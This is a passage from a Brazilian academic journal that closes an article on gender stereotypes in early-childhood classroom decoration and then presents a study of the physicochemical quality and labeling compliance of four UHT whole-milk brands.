Sala de aula 2: No centro da sala há um tapete e, ao lado, dois painéis onde ocorre a chamada dos alunos diariamente: um painel para as meninas fixarem suas bonecas em E.V.A. e outro para os meninos fixarem seus bonecos. Ao canto da sala, onde são expostas as produções artísticas dos alunos, no momento da observação, havia dois tipos de produções expostas: algumas que alunos representaram o esqueleto humano com pedaços de canudo, colados em uma folha de ofício – as meninas colaram seus esqueletos em uma folha de ofício rosa e os meninos em uma folha de ofício azul. As outras exposições se tratavam de corações que a professora ilustrou em folhas de ofício para as crianças preencherem colando retalhos de E.V.A. – as meninas ganharam um coração ilustrado na cor rosa e os meninos na cor azul para realizar a colagem de preenchimento (D.C. 01/09/2014).

Sala de aula 3: Ao entrar na sala, visualiza-se o canto no qual os alunos guardam suas mochilas. Os lugares das meninas estão identificados com um urso feito de cartolina na cor rosa. Os dos meninos com um urso da cor azul. No painel onde ocorre a chamada dos alunos diariamente há os nomes dos alunos grafados em fichas de cartolina. Os nomes das meninas são grafados na cor rosa e os dos meninos na cor azul. (D.C. 01/09/2014).

Diante da caracterização das salas de aula, é possível perceber que estereótipos são reforçados a partir das decorações pautadas nas cores rosa e azul, principalmente quando a decoração carrega o nome da criança. Consideramos relevante analisar os dados empíricos nessa perspectiva porque, além dos profissionais que atuam na escola, o ambiente também carrega significações atribuídas aos *gêneros* e compõe o currículo escolar. Nessa direção, Tomaz Tadeu da Silva (1999) reforça que

O currículo há muito tempo deixou de ser apenas uma área meramente técnica, voltada para questões relativas a procedimentos, técnicas, métodos. Já se pode falar agora em uma tradição crítica do currículo, guiada por questões sociológicas, políticas, epistemológicas. [...] Nessa perspectiva, o currículo é considerado um artefato social e cultural. [...] O currículo está implicado em relações de poder, o currículo transmite visões sociais particulares e interessadas, o currículo produz identidades individuais e sociais particulares (p. 7 – 8).

Silva (ibidem), também sobre o currículo, lança a seguinte questão: “Que forças fazem com que o currículo oficial seja hegemônico e que forças fazem com que esse currículo aja para produzir identidades sociais que ajudam a prolongar as relações de poder existentes?” (p. 29 – 30). A essa questão, o autor considera que se faz necessário reconhecer que o currículo, através de inúmeros atos cotidianos na escola, expressões e rituais, é composto por complexas relações de poder – o que não pode ser negligenciado. Nesse delineamento, o autor também discute o conceito de *currículo oculto*, que é um conceito

[...] criado para se refletir àqueles aspectos da experiência educacional não explicitado no currículo oficial, formal, [e] tem sido central na teorização curricular crítica. Apesar de certa banalização decorrente de sua utilização frequente e fácil, ele continua importante na tarefa de compreender o papel do currículo na produção de determinados tipos de personalidade (SILVA, 1999, p. 31).

Portanto, mesmo que não esteja explicitada no currículo formal a questão das decorações e interferências no ambiente escolar e dos discursos dos educadores que contribuem para a educação (formatação) das crianças, faz-se necessário que tais aspectos sejam considerados partes fundamentais do currículo. Quando as professoras das crianças ainda na primeira infância afirmam que não diferenciam meninas e meninos através das decorações da

sala de aula, mas na prática não é essa a realidade, tem-se dois pontos de discussão: o fato de as profissionais reforçarem binarismos em relação aos *gêneros* ao interferirem no ambiente e, em contrapartida, não conseguirem reconhecer essa diferenciação que fazem em suas salas de aula, demonstrando que seus olhares estão naturalizados e, por ora, incapazes de enxergar a padronização que enfatizam em suas práticas.

No delineamento dessa discussão, Louro (1999, p. 88) aponta que

Currículo, normas, procedimentos de ensino, teorias, linguagem, materiais didáticos, processos de avaliação constituem-se em espaços da construção das “diferenças” de gênero, de sexualidade, de etnia, de classe. Por meio de mecanismos frequentemente imperceptíveis e “naturalizados”, a linguagem institui e demarca lugares (não apenas pelo ocultamento do gênero feminino ou da sexualidade homossexual, mas, também, pelas diferenciadas adjetivações que são atribuídas aos sujeitos [...]).

A autora também considera que “uma especial vigilância é dedicada, no espaço escolar, para os processos de constituição do gênero e da sexualidade” (ibidem), que acabam sendo alvo da normalização que é feita na escola. Dessa maneira, Louro (1999) destaca que, muitas vezes, parâmetros e comportamentos adultos são utilizados como referência para se compreender as relações entre as crianças no ambiente escolar e que, frequentemente, gênero e sexualidade são confundidos¹³, sendo constantemente vigiados e censurados, na busca da garantia da “normalidade”.

¹³ Cabe destacar que “gênero” se refere à condição social pela qual os sujeitos são identificados como homens e mulheres. “Sexualidade” se refere aos modos de viver os prazeres corporais.

5 ALGUMAS CONSIDERAÇÕES

Diante do papel do professor, cabe destacar que a fala da P5, apesar de contar que usa cores e “super-heróis” e “princesas” para diferenciar meninos e meninas na sala de aula, também pode ser interpretada como produto de um olhar naturalizado, pois, como ela mesma comenta em sua resposta, é uma ação corriqueira, ela “costuma” decorar a sala de aula dessa forma e, pelo que se percebe, é um modo de interferir no ambiente que nunca foi questionado ou contestado.

No que se refere ao trabalho da influência da mídia em sala de aula, as professoras relatam não dar ênfase ao tema ou trabalhar de maneira crítica. No entanto, desconsideram que o espaço também subsidia suas práticas, educa, cria estereótipos.

A partir do que as professoras relatam sobre como trabalham a influência da mídia na construção da identidade de gênero das crianças, do que afirmam como ocorrem suas práticas e do que se observou como decoram e interferem no ambiente da sala de aula, de certo modo, são informações que se contradizem. Como alternativa a esse dado que a pesquisa constatou, fazemos uso do que Louro (1997, p. 59) diz, quando afirma que

Os sentidos precisam estar afiados para que sejamos capazes de ver, ouvir, sentir as múltiplas formas de constituição dos sujeitos implicadas na concepção, na organização e no fazer cotidiano escolar. O olhar precisa esquadriñar as paredes, percorrer os corredores e salas, deter-se nas pessoas, nos seus gostos, suas roupas; é preciso perceber os sons, as falas, as sinetas e os silêncios; é necessário sentir os cheiros especiais; as cadências e os ritmos marcando os movimentos de adultos e crianças. Atentas/os aos pequenos indícios, veremos que até mesmo o tempo e o espaço da escola não são distribuídos nem usados – portanto, não são concebidos – do mesmo modo por todas as pessoas.

Na direção da consideração da autora e dos dados encontrados, torna-se possível afirmar que a naturalidade que se instituiu na escola talvez nos impeça de perceber que muitas *infâncias* e *gêneros* circulam e se movimentam no espaço escolar. Assim, professoras veem meninos como “agitados”, meninas como “frágeis e choronas”, a tendência de as crianças não brincarem de forma integrada e suas “não” diferenciações no ambiente como algo “normal”, sem discutir, sem estranhar, sem pautar a formação dos professores.

Dessa maneira, cabe à escola e aos professores que trabalham com a formação dos sujeitos desde a primeira infância não aceitar que o padrão é que meninos sejam “agressivos” e meninas “submissas”, que menina só brinca com boneca e vive em um universo cor-de-rosa e que menino só brinca com carrinhos e super-heróis; cabe desconstruir o que está engessado, estranhar a “normalidade” e investigar os processos e mecanismos que influenciam na fabricação hegemônica das *identidades*, especialmente a mídia televisiva que, conforme dados apresentados anteriormente, é especialmente presente na vida das crianças brasileiras.

Sobre a relevância de discutir sobre o assunto e o que os dados da pesquisa ressaltam, reafirmamos que

Se admitimos que a escola não apenas transmite conhecimentos, nem mesmo apenas os produz, mas que ela também *fabrica* sujeitos, produz identidades [...]; se reconhecemos que essas identidades estão sendo produzidas através de relações de desigualdade; se admitimos que a escola está intrinsecamente comprometida com a manutenção de uma sociedade dividida e que faz isso cotidianamente, com nossa participação ou omissão; se acreditamos que a prática escolar é historicamente contingente e que é uma prática política, isto é, que se transforma e pode ser subvertida; e, por fim, se não nos sentimos conformes com essas divisões sociais, então, certamente, encontramos justificativas não apenas para observar, mas, especialmente, para tentar interferir na continuidade dessas desigualdades (LOURO, 1997, p. 86).

Dessa forma, não temos a pretensão de “dar respostas” nessa pesquisa, até mesmo porque, tamanha a complexidade da multiplicidade das *identidades* e dos *gêneros*, é um processo inesgotável, principalmente quando lançamos o nosso olhar à infância. Torna-se, dessa forma, essencial que todos aqueles envolvidos na educação dos sujeitos infantis, seja os publicitários que trabalham com as propagandas direcionadas ao público infantil através das corporações, seja os professores, discutam formas de quebrar paradigmas, de questionar o padrão, de não reforçar binarismos, de lançar novos olhares sobre os sujeitos, para que todos, mulheres e homens, meninas e meninos, sejam livres para viver os *gêneros* e a sexualidade, sem serem alvo de críticas, de tentativas de regulações e complexas relações de poder.

REFERÊNCIAS

- AUAD, Daniela. *Educar meninas e meninos: relações de gênero na escola*. São Paulo: Contexto, 2012.
- BAUMAN, Zigmunt. *Vida para Consumo: a transformação das pessoas em mercadoria*. Rio de Janeiro: Jorge Zahar Editor, 2008.
- FELIPE, Jane; GUIZZO, Bianca Salazar. Entre Batons, esmaltes e fantasias. In: MEYER, Dagmar. SOARES, Rosângela. *Corpo, gênero e sexualidade*. Porto Alegre: Mediação, 2008.
- FISCHER, Rosa. Uma agenda para debate sobre mídia e educação. In: SCHMIDT, Saraí (org.). *A educação em tempos de globalização*. Rio de Janeiro: DP&A, 2001, p. 53 – 56.
- LOURO, Guacira Lopes. *Gênero, sexualidade e educação: uma perspectiva pós-estruturalista*. Petrópolis: Vozes, 1997.
- LOURO, Guacira Lopes. Sexualidade e gênero na escola. In: SCHMIDT, Saraí (org.). *A educação em tempos de globalização*. Rio de Janeiro: DP&A, 1999.
- LOURO, Guacira Lopes. Gênero: questões para educação. In: BRUSCHINI, Cristina; UNBEHAUM, Sandra G. (Orgs.). *Gênero, democracia e sociedade brasileira*. São Paulo: Editora 34, 2001
- MEYER, Dagmar; SOARES, Rosângela. *Corpo, gênero e sexualidade*. Porto Alegre: Mediação, 2005.
- MOREIRA, Antonio Flavio Barbosa. Currículo e estudos culturais: tensões e desafios em torno das identidades. In: SILVEIRA, Rosa Maria Hessel (org.). *Cultura, poder e educação: um debate sobre estudos culturais em educação*. Canoas: Ed. Ulbra, 2005.
- MORENO, Montserrat. *Como se ensina a ser menina: o sexismo na escola*. São Paulo: Moderna, 1999.
- PELO fim da publicidade infantil. *Proteste*. Ano XIII, n 141, nov/2014.

DESTAQUE

Ciências da Saúde - Nutrição

ANÁLISE FÍSICO-QUÍMICA E DE ROTULAGEM DE QUATRO MARCAS DE LEITE UHT INTEGRAL

Jordana Führ

Acadêmica do curso de nutrição.
Universidade Feevale, ERS-239,
2755, 93352-000, Novo Hamburgo,
RS, Brasil. E-mail:
jordanafuhr@gmail.com.
Autor para correspondência

Flávia do Carmo M. de Lima

Acadêmica do curso de farmácia.
Universidade Feevale, ERS-239,
2755, 93352-000, Novo Hamburgo,
RS, Brasil. E-mail:
flaviacmlima@hotmail.com

Simone Weschenfelder

Mestre em Ciência e Tecnologia
de Alimentos. Professora na
Universidade Feevale. Universidade
Feevale, ERS-239, 2755, 93352-000,
Novo Hamburgo, RS, Brasil. E-mail:
simone.weschenfelder@yahoo.com.br

RESUMO

O leite UHT integral é um alimento amplamente consumido pela população em geral assim, o controle dos parâmetros físico-químicos e a rotulagem são de fundamental importância para a garantia de sua segurança nutricional. Neste contexto, o presente trabalho objetivou analisar quatro marcas de leite UHT integral utilizando três lotes de cada marca, comparando os resultados com o preconizado pelo Regulamento Técnico de Identidade e Qualidade (RTIQ) do Leite UHT, estabelecido pela Portaria nº 146/1996 do Ministério da Agricultura, do Abastecimento e da Reforma Agrária e avaliando sua rotulagem através das resoluções: RDC nº 259/2002, RDC nº 359/2003, RDC nº 360/2003, RDC nº 40/2002 e RDC nº 222/2002 estabelecidas pela Agência Nacional de Vigilância Sanitária (ANVISA). Os resultados demonstram que em relação às análises físico-químicas, nenhuma marca estava 100% em conformidade com a legislação nos diferentes lotes analisados e em relação à rotulagem apenas uma marca atendia as normas das legislações vigentes. Assim, conclui-se a importância de mais estudos neste âmbito a fim de atentar para possíveis irregularidades que possam impactar na saúde dos consumidores.

Palavras-chave: Leite UHT integral. Análise físico-química. Rotulagem.

ABSTRACT

The UHT whole milk is widely consumed by the general population. So, the control of physical and chemical parameters and labeling are of fundamental importance to guarantee their nutritional security. In this context, this study aimed to analyze four brands of whole UHT milk using three lots of each brand, compare it to the recommended by the Technical Regulation Identity and Quality (RTIQ) UHT Milk, established by Portaria No. 146/1996 of the Ministério da Agricultura, do Abastecimento e da Reforma Agrária and evaluating their labeling through resolutions: RDC No. 259/2002, No. 359/2003 DRC, RDC No. 360/2003, 40/2002 and RDC RDC No. 222/2002 established by the Agência Nacional de Vigilância Sanitária (ANVISA). The results showed that compared the physicochemical analysis no brand was 100% in accordance with legislation in different batches and in relation to labeling only one brand met the requirements of current legislation. This concludes the importance of further studies in this area in order to attend to possible irregularities that may impact the health of consumers.

Keywords: UHT whole milk. Physical and chemical analysis. Labeling.

1 INTRODUÇÃO

Compreende-se como rotulagem nutricional toda a inscrição, legenda, imagem ou matéria descritiva ou gráfica que esteja escrita, impressa, estampada, gravada, gravada em relevo, litografada ou colada sobre a embalagem do alimento (BRASIL, 2002). Seu objetivo objetiva orientar o consumidor sobre a qualidade e quantidade dos constituintes nutricionais dos produtos, assegurando a defesa e proteção do consumidor, podendo auxiliar na escolha apropriada de alimentos (SILVA; DUTRA, 2011; FILHO; ARAUJO; MORAES, 2015).

A legitimidade das informações nela contidas é de essencial importância para garantir a plenitude de dados sobre o alimento ao consumidor (SILVA; DUTRA, 2011). No Brasil, a regulamentação de rotulagem e a fiscalização nos pontos de venda é feita pela Agência Nacional de Vigilância Sanitária (ANVISA) do Ministério da Saúde através de Resoluções de Diretoria Colegiada (RDCs) como a RDC nº 259/2002, a RDC nº 359/2003, a RDC nº 360/2003, a RDC nº 40/2002 e a RDC nº 222/2002 (BRASIL, 1996; DOMINGO, 2011).

O leite bovino é reconhecido como um alimento básico na alimentação humana (FROHMUT et al., 2009) sendo uma boa fonte proteica de alto valor biológico e de vitamina A, além de acessível à população em geral (SOARES et al., 2008).

O tipo de leite predominante em 87% das moradias brasileiras é o UHT (ultra high temperature) o qual é submetido durante 2 a 4 segundos, a uma temperatura de 130°C a 150°C, em um processo térmico de fluxo contínuo, imediatamente resfriado a uma temperatura inferior a 32°C e envasado sob condições assépticas em embalagens estéreis e hermeticamente fechadas (ABLV, 2009). O objetivo desse processo é a obtenção de um produto microbiologicamente estéril e que conserve as características nutritivas e sensoriais do produto fresco (TRONCO, 2010). Dessa forma, o leite UHT deve atender aos padrões de identidade e qualida-

2 MATERIAIS E MÉTODOS

de estabelecidos pela Portaria nº 146, de 7 de março de 1996, do Ministério da Agricultura, do Abastecimento e da Reforma Agrária (BRASIL, 1996).

Por ser um alimento amplamente consumido pela população, o presente estudo objetivou analisar quatro diferentes marcas de leite UHT integral quanto seus parâmetros físico-químicos e de rotulagem nutricional.

As informações apresentadas nos rótulos das diferentes marcas avaliadas, foram comparados com a legislação brasileira vigente para a rotulagem nutricional. Verificaram-se as adequações de acordo com o estabelecido na RDC nº 40/2002 (ANVISA, 2002a), a RDC nº 222/2002 (ANVISA, 2002b), a RDC nº 259/2002 (ANVISA, 2002c), a RDC nº 359/2003 (ANVISA, 2003a) e com a RDC nº 360/2003 (ANVISA, 2003b).

Quanto às análises físico-químicas, utilizou-se quatro marcas de leite UHT integral avaliando três lotes de cada marca, totalizando 12 amostras referidas como: A, B, C e D. As análises ocorreram no período de abril a dezembro de 2014 no laboratório de química da Universidade Feevale, durante a monitoria da disciplina de bromatologia.

As análises físico-químicas foram realizadas em triplicata, obtendo-se a média dos valores encontrados. Determinou-se a estabilidade ao alizarol com o uso de solução alcoólica a 68%, a acidez titulável por g ácido láctico/100ml, a densidade relativa a 15°C e temperatura com o uso do termolactodensímetro, o teor de gordura pelo método de Gerber, o extrato seco total (EST) e o extrato seco desengordurado (ESD) através da fórmula de Fleishmann, o índice

3 RESULTADOS E DISCUSSÃO

crioscópico (IC) em Crioscópio Eletrônico Digital seguindo os protocolos estabelecidos pela Instrução Normativa (IN) nº 68 de 12 de dezembro de 2006 (BRASIL, 2006).

Os resultados encontrados através das análises físico-químicas foram comparados com o Regulamento Técnico de Identidade e Qualidade (RTIQ) do Leite UHT, estabelecido pela Portaria nº 146 de 7 de março de 1996 (BRASIL, 1996).

3.1 ANÁLISE DA ROTULAGEM DAS DIFERENTES MARCAS DE LEITE UHT INTEGRAL

Ao longo do período de análises os rótulos permaneceram inalterados, contendo as mesmas informações em todas as diferentes marcas e lotes de leite UHT integral. Os dados referentes à denominação de venda, à lista de ingredientes, ao conteúdo líquido, à identificação de origem, ao nome ou razão social, à identificação do lote e ao prazo de validade, contemplaram 100% de conformidade em relação à RDC nº 259/2002 (ANVISA, 2002).

Em estudo realizado por Filho, Araújo e Moraes (2015) os autores encontram resultados similares ao analisarem dezoito (18) marcas de leite UHT, onde apenas duas marcas não continham a identificação do lote e as demais estavam de acordo com o estabelecido pela RDC nº 259/2002. Camara e Weschenfelder (2014) também não constataram inconformidades neste quesito em seu estudo com relação à rotulagem de cinco marcas de leite UHT integral.

Quanto a advertência obrigatória sobre o aleitamento materno, 100% das marcas continham o alerta preconizado pela RDC nº 222/2002, porém na marca B esta informação estava escrita de forma ilegível, em cores que não facilitavam a leitura dos consumidores podendo assim induzir o consumidor a erro no momento da escolha do produto. Resultados semelhantes a esses foram encontrados no estudo de Camara e Weschenfelder (2014) onde apenas uma de cinco marcas de leite UHT analisadas continha o alerta sobre a importância do aleitamento materno conforme o preconizado pela legislação.

Não obstante, as marcas B, C e D continham ilustrações que induziam o consumo do produto por crianças, como desenhos de animais e flores, desobedecendo a RDC nº 222/2002. Está bem elucidado que o aleitamento materno promove o desenvolvimento físico e intelectual ideal em crianças, sendo único e impossível de replicar com nenhum outro tipo de alimento (GREZLAK; WOXNIAK; CZYZEWSKA, 2014) assim, se o consumidor não for bem orientado, poderá substituir o leite materno, trazendo prejuízos a saúde de lactentes. A marca C continha ainda, na lateral de sua embalagem, um amplo espaço destinado ao consumidor escrever um recado a alguém. Visando o objetivo informativo dos rótulos, acredita-se que este espaço poderia ser melhor aproveitado para esclarecimentos sobre o produto em si, uma vez que dificilmente o consumidor utilizará uma embalagem de leite UHT para deixar um recado.

Com relação a RDC nº 40/2002 (ANVISA, 2002a) todas as marcas continham a advertência “não contém glúten” em letras maiúsculas representando 100% de conformidade com a legislação. Essa expressão é obrigatória em rótulos para que indivíduos portadores de doença celíaca possam evitar alimentos que contenham essa proteína, a fim de prevenir agravos a sua saúde uma vez incapazes de metabolizar esse nutriente em seu lúmen intestinal.

Ao pesquisar a rotulagem de leite UHT, Camara e Weschenfelder (2014) encontram três das cinco marcas analisadas contendo essa advertência em uma grafia insuficientemente visível, podendo dificultar a leitura por parte dos consumidores.

Quanto a RDC nº 359, que determina as porções dos alimentos todas as marcas atendiam a porção estabelecida de capacidade de 200ml e convertida em medida caseira como um copo. Assim, concedendo o direito dos consumidores a informações sobre as características e composição nutricional dos alimentos que adquirem (BRASIL, 2003).

Conforme a RDC nº 360/2003 (ANVISA, 2003b) 100% das marcas analisadas continham informação nutricional em forma de tabela e com letras maiúsculas. Todas as marcas continham o valor energético e o percentual (%) de valor diário (VD), tendo como base uma dieta de 2.000 kcal ou 8.400 kj preconizados pela legislação. As marcas contemplavam ainda as gramaturas e percentuais de carboidratos, proteínas, gorduras totais, gorduras saturadas, gorduras *trans*, fibra alimentar e sódio, fundamentais para que o indivíduo realize suas escolhas alimentares. Resultados semelhantes são compartilhados no estudo de Camara e Weschenfelder (2014).

3.2 ANÁLISE FÍSICO-QUÍMICA DAS DIFERENTES MARCAS DE LEITE UHT INTEGRAL

A estabilidade ao alizarol a 68% (v/v) foi determinada em todas as amostras a fim de verificar a estabilidade das proteínas do leite, qualificando o mesmo como estável termicamente (Tabela 1).

Tabela 1 – Resultados médios das análises físico-químicas do leite UHT integral de quatro diferentes marcas

Marca	Lote	Alizarol (68% v/v)	Acidez (g ácido lático/100mL)	Densidade (g/mL)	Gordura (%)	EST (%)	ESD (%)	IC (°H)	Temperatura (°C)	pH
A	1	Estável	0,14	1,03	2,7	11,16	8,41	-0,555	17	6,91
	2	Estável	0,17	1,031	3	11,78	8,78	-0,564	18	6,9
	3	Estável	0,16	1,029	2,7	11,51	8,51	-0,559	17	6,9
B	1	Estável	0,15	1,03	2,5	10,86	8,36	-0,55	17	6,75
	2	Estável	0,16	1,031	2,9	11,7	8,75	-0,544	22	6,65
	3	Estável	0,15	1,031	3	11,76	8,76	-0,545	22	6,7
C	1	Estável	0,15	1,03	3	11,58	8,58	-0,555	19	6,85
	2	Estável	0,17	1,029	3	11,07	8,27	-0,547	19	6,4
	3	Estável	0,17	1,03	2,7	11,08	8,35	-0,547	21	6,45
D	1	Estável	0,16	1,028	3	11,06	8,06	-0,545	19	6,19
	2	Estável	0,16	1,028	3	11,06	8,06	-0,548	19	6,18
	3	Estável	0,16	1,029	2,7	10,97	8,27	-0,546	19	6,49
Portaria 146/1996		Estável 68% v/v	0,14 a 0,18 g ácido lático/100mL	-	Mínimo 3%	-	Mínimo 8,2%	-	-	-

Fonte: Próprio autor.

Os resultados demonstraram que todas as amostras estavam plenamente estáveis, assim como em estudos semelhantes, onde todas as amostras de leite UHT integral analisadas estavam conformes nesse parâmetro (CAMARA; WESCHENFELDER, 2014; LIMA et al., 2011; BERSOT et al., 2010).

A acidez titulável indica o estado de conservação do leite, onde a acidez elevada é inversamente proporcional à qualidade da matéria prima. Os valores encontrados apontam que 100% das amostras atendiam os parâmetros mínimos. As oscilações de valores podem estar associadas a fatores como composição do leite, a raça do animal, a individualidade, o colostro, o período de lactação, ao processo de esterilização ou ainda como defendido por Moretto et. al., (2008), ao seu teor proteico, mineral, de volume de indicador adicionado ou de tonalidade utilizada como ponto de virada pelo analista. Em estudo similar, Robim et al., (2012), avaliou cinquenta e oito marcas de leite UHT integral sendo que todas atendiam os parâmetros exigidos pela legislação.

A densidade a 15°C determina o teor de sólidos e possíveis adulterações de matéria prima como o acréscimo de água ou outras substâncias, além de subsidiar informações necessárias para calcular o Extrato Seco Total (EST) e o (ESD) Extrato Seco Desengordurado através da fórmula de Fleishmann. A variação de resultados atenderam ao preconizado na IN nº 62/2011 (BRASIL, 2011) que estabelece a densidade entre 1,028 a 1,034 g/mL para o leite cru refrigerado, uma vez que não há valor de referência para o leite UHT-apontando não ter havido acréscimo de água as amostras. O estudo de Camara e Weschenfelder (2014) determinou resultados idênticos ao desse estudo, ao analisar cinco marcas de leite UHT integral.

A composição do percentual de gordura presente no leite determina sua classificação em integral, desnatado e semidesnatado, por isso a fidedignidade desse parâmetro é imprescindível uma vez que o consumidor opta pelo tipo de leite consumido normalmente, através desse indicador. Alguns fatores podem contribuir para a variação do teor lipídico das amostras como à estação do ano, à latitude, à alimentação e à raça do animal (CAMARA; WESCHENFELDER, 2014). O presente estudo constatou valores inferiores ao preconizado em todas as marcas sendo eles em dois lotes da marca A (2,7%), em dois lotes da marca B (2,5% e 2,9%), em um lote da marca C (2,7%) e em um lote da marca D (2,7%) conforme (Tabela 1). A repetição dos resultados em diferentes lotes analisados e os valores abaixo do ideal, sinalizam o não atendimento da legislação.

Por outro lado, a extração dos lipídios parece ser uma etapa crítica nas análises de lipídios totais podendo ocorrer erros na análise química, além de contaminação ou extração inadequada do componente de interesse podendo remeter a resultados e interpretações errôneas (TANAMATI et. al., 2005). Assim, Tonial et. al., (2009) concluíram em seu estudo sobre avaliação de diferentes métodos de extração lipídica sobre a composição de ácidos graxos poliinsaturados em leite de vaca que o método de Gerber utilizado nesse estudo, se demonstrou o menos eficaz na avaliação do conteúdo lipídico do leite de vaca, o que pode estar relacionado com os resultados obtidos.

Para o ESD a Portaria nº 146/1996 (BRASIL, 1996) preconiza um mínimo de 8,2%, e os valores analisados ficaram dentro desse parâmetro com exceção de dois lotes da marca D que tiveram 8,06%. Os valores de EST indicam possíveis alterações de matéria prima, assim a IN nº 62/2011 (BRASIL, 2011), estabelece um valor mínimo de 11,5% para o leite cru refrigerado,

não estabelecendo valores para o leite UHT. Nas amostras analisadas, obtiveram-se valores entre 10,86% a 11,78%. A variação de resultados obtidos pode estar relacionada com os valores de percentual de gordura encontrados, uma vez que a determinação da EST depende dos mesmos.

Em relação ao índice de crioscopia (IC) a legislação vigente para o leite cru refrigerado IN nº 62/2011 (BRASIL, 2011) estabelece valores de IC entre $-0,530$ a $-0,550^{\circ}\text{H}$. Os resultados encontrados nesse estudo contemplaram $0,545^{\circ}\text{H}$ e $0,564^{\circ}\text{H}$. Segundo Camara e Weschenfelder (2014) a adição de água no leite pode modificar o IC causando o uma elevação na sua temperatura de congelamento. Uma vez que o tipo de leite analisado não era o leite cru, os dados encontrados não podem ser classificados quanto a conformidade ou não.

As análises físico-químicas demonstraram que todas as marcas apresentaram pelo menos uma inconformidade em relação aos parâmetros estabelecidos pela legislação, sendo a principal inconformidade encontrada relacionada ao percentual de lipídeos presentes nas amostras de leite UHT.

Dentre as amostras analisadas, as marcas B, C e D de leite continham ilustrações em suas embalagens que não atendem os parâmetros exigidos pela legislação e na marca C o alerta obrigatório sobre o aleitamento materno estava apresentado de maneira pouco legível. Essas irregularidades podem induzir o consumidor ao erro no momento da compra do alimento podendo assim impactar negativamente em suas escolhas alimentares.

4 CONCLUSÃO

As análises físico-químicas demonstraram que o teor lipídico (marcas A, B, C e D) e os valores de ESD (marca D) foram os parâmetros que não atenderam ao estabelecido pela legislação em pelo menos um dos lotes analisados.

Não obstante, mais estudos que contemplem a qualidade dos alimentos mais consumidos pela população devem ser estimulados afim de evitar inconformidades que possam prejudicar a sua saúde.

REFERÊNCIAS

AGÊNCIA NACIONAL DE VIGILÂNCIA SANITÁRIA (ANVISA). Resolução RDC nº 40, de 8 de fevereiro de 2002. Aprovar o Regulamento Técnico para Rotulagem de Alimentos e Bebidas Embalados que Contenham Glúten, constante do anexo desta Resolução. Diário Oficial da República do Brasil, Brasília, 13 fev. 2002a.

AGÊNCIA NACIONAL DE VIGILÂNCIA SANITÁRIA (ANVISA). Resolução RDC nº 222, de 5 de agosto de 2002. Aprovar o Regulamento Técnico para Promoção Comercial de Alimentos para Lactentes e Crianças de Primeira Infância, constante do anexo desta Resolução. Diário Oficial da República Federativa do Brasil, Brasília, 06 ago. 2002b.

AGÊNCIA NACIONAL DE VIGILÂNCIA SANITÁRIA (ANVISA). Resolução RDC nº 259, de 20 de setembro de 2002. Aprovar o Regulamento Técnico sobre Rotulagem de Alimentos Embalados. Diário Oficial da República Federativa do Brasil, Brasília, 23 set. 2002c.

AGÊNCIA NACIONAL DE VIGILÂNCIA SANITÁRIA (ANVISA). Resolução RDC nº 359, de 23 de dezembro de 2003. Aprova Regulamento Técnico de Porções de Alimentos Embalados para Fins de Rotulagem Nutricional. Diário Oficial da República Federativa do Brasil, Brasília, 26 dez. 2003a.

AGÊNCIA NACIONAL DE VIGILÂNCIA SANITÁRIA (ANVISA). Resolução RDC nº 360, de 23 de dezembro de 2003. Aprova Regulamento Técnico sobre Rotulagem Nutricional de Alimentos Embalados, tornando obrigatória a rotulagem nutricional. Diário Oficial da República do Brasil, Brasília, 26 dez. 2003b.

ASSOCIAÇÃO BRASILEIRA DA INDÚSTRIA DO LEITE LONGA VIDA (ABLV). Leite longa vida está presente em 87% dos lares brasileiros. 2009. Disponível em: <<http://www.ablv.org.br/implistcontentint.aspx?id=528&area=imp-not>>. Acesso em: 23 de novembro de 2015.

BRASIL. Ministério da Agricultura, Pecuária e Abastecimento. Instrução Normativa nº62, de 29 de dezembro de 2011. Aprova o Regulamento Técnico de Produção, Identidade e Qualidade do Leite tipo A, o Regulamento Técnico de Identidade e Qualidade de Leite Cru Refrigerado, o Regulamento Técnico de Identidade e Qualidade de Leite Pasteurizado e o Regulamento Técnico da Coleta de Leite Cru Refrigerado e seu Transporte a Granel, em conformidade com os Anexos desta Instrução Normativa. Diário Oficial da República Federativa do Brasil, Brasília, 30 dez. 2011. Seção 1, p. 6.

BRASIL. Ministério da Agricultura, Pecuária e Abastecimento. Instrução Normativa nº 68, de 12 de dezembro de 2006. Oficializa os métodos analíticos oficiais físico-químicos, para controle de leite e produtos lácteos. Diário Oficial da República Federativa do Brasil, Brasília, 14 dez. 2006. Seção 1, p. 8.

BRASIL. Ministério da Agricultura, do Abastecimento e da Reforma Agrária. Portaria nº 146, de 7 de março de 1996. Regulamento Técnico de Identidade e Qualidade do Leite UAT (UHT). Diário Oficial da República Federativa do Brasil, Brasília, 11 mar. 1996. Seção 1, p. 3977.

BERSOT, L. S. et al. Avaliação microbiológica e físico-química de leites UHT produzidos no estado do Paraná – Brasil. Ciência de Alimentos. Seminário: Ciências Agrárias, Londrina, v. 31, n. 3, p. 645-652, 2010.

CAMARA F.A., WESCHENFELDER S., Leite UHT integral: avaliação da rotulagem nutricional e dos padrões de identidade e qualidade. Instituto de Laticínios Cândido Tostes, Juiz de Fora, v. 69, n. 4, p. 268-279, 2014.

CELESTE, R. K. Análise comparativa da legislação sobre rótulo alimentício do Brasil, Mercosul, Reino Unido e União Européia. Revista de Saúde Pública, São Paulo, v. 35, n.3, p. 217-223, 2001.

DOMINGO, E.C. Avaliação da qualidade e da competitividade de iogurtes produzidos no sul de Minas Gerais. Universidade Federal de Lavras, Lavras, 2011. 118p. Disponível em: http://repositorio.ufla.br/bitstream/1/2840/1/DISSERTA%C3%87%C3%83O_Avalia%C3%A7%C3%A3o%20da%20qualidade%20e%20da%20competitividade%20de%20iogurtes%20produzidos%20no%20sul%20de%20Minas%20Gerais.pdf Acesso em: 10 dez. 2015.

FILHO, C.R.M.S., ARAUJO C.D.L., MORAIS W.S. Análise da rotulagem de leites UHT comercializados na cidade de João Pessoa – PB. In: SIMPÓSIO SEGURANÇA ALIMENTAR E SAÚDE, 5ª edição, 2014. Anais... Bento Gonçalves: SBCTA Regional, 2014. Disponível em: <<http://www.ufrgs.br/sbctars-eventos/gerenciador/painel/trabalhosversaofinal/SSO49.pdf>>. Acesso em: 10 dez. 2015.

FROHMUT, K. R., SANTOS, G. T.; DAMASCENO, J. C. Fontes alternativas de proteínas. Núcleo Pluridisciplinar de Pesquisa e Estudo da Cadeia Produtiva de Leite NUPEL. 2009. Disponível em: <http://www.nupel.uem.br/Fontes-Alternativas-Proteinas.pdf> Acesso em: 13 jan. 2016.

